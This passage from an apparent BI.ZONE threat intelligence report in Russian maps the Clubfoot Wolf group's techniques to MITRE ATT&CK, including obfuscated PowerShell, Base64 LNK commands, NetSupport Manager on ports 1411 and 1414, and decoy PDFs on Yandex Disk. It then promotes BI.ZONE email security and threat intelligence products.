	Obfuscated Files or Information	Clubfoot Wolf применяет обфускацию в PowerShell-скриптах
	Obfuscated Files or Information: Command Obfuscation	Clubfoot Wolf использует Base64 для кодирования PowerShell-команд в LNK-файлах
Command and Control	Application Layer Protocol: Web Protocols	Clubfoot Wolf использует HTTP(S)-протокол при обращении к своим сетевым ресурсам
	Encrypted Channel: Asymmetric Cryptography	Clubfoot Wolf использует SSL-/TLS-шифрование при обращении к своим сетевым ресурсам
	Ingress Tool Transfer	Clubfoot Wolf использует PowerShell-скрипты для загрузки следующей стадии PowerShell-скрипта и ZIP-архива с NetSupport Manager
	Non-Standard Port	Clubfoot Wolf использует нестандартные сетевые порты для управляющих серверов NetSupport Manager: 1411, 1414

Тактика	Техника	Процедура
	Remote Access Tools: Remote Desktop Software	Clubfoot Wolf использует легитимное средство удаленного администрирования NetSupport Manager для управления скомпрометированным хостом
	Web Service	Clubfoot Wolf использует облачное хранилище «Яндекс Диск» для размещения отвлекающих PDF-документов

Не пропустите новые угрозы — подпишитесь на статьи о них

Я даю [согласие](#) на получение информационных и рекламных рассылок BI.ZONE, а также [согласие](#) на обработку персональных данных для получения таких рассылок в соответствии с [Политикой конфиденциальности](#) *

* Обязательное поле

Как защитить компанию от подобных атак

Clubfoot Wolf активно использует в атаках фишинговые письма с вредоносными вложениями, а также регулярно изменяет применяемые техники. Остановить такие письма на входе в периметр помогает [BI.ZONE Mail Security](#). Решение применяет более 100 механизмов фильтрации с использованием статистического, сигнатурного, лингвистического, контентного, эвристического анализа, YARA-правил и машинного зрения. Дополнительно работают несколько AI-моделей, а также встроена защита от петель в автоответах серверов и bounce-сообщений. Это позволяет отсеивать нежелательные письма, не задерживая доставку легитимной почты.

Чтобы действовать проактивно и предотвращать развитие атак, важно знать методы и инструментарий злоумышленников. Портал [BI.ZONE Threat Intelligence](#) предоставляет актуальные данные об атакующих, их тактиках, техниках и используемых инструментах, а также рекомендации по обнаружению угроз. Это помогает компаниям интегрировать киберразведданные в процессы защиты от атак и предотвращать инциденты.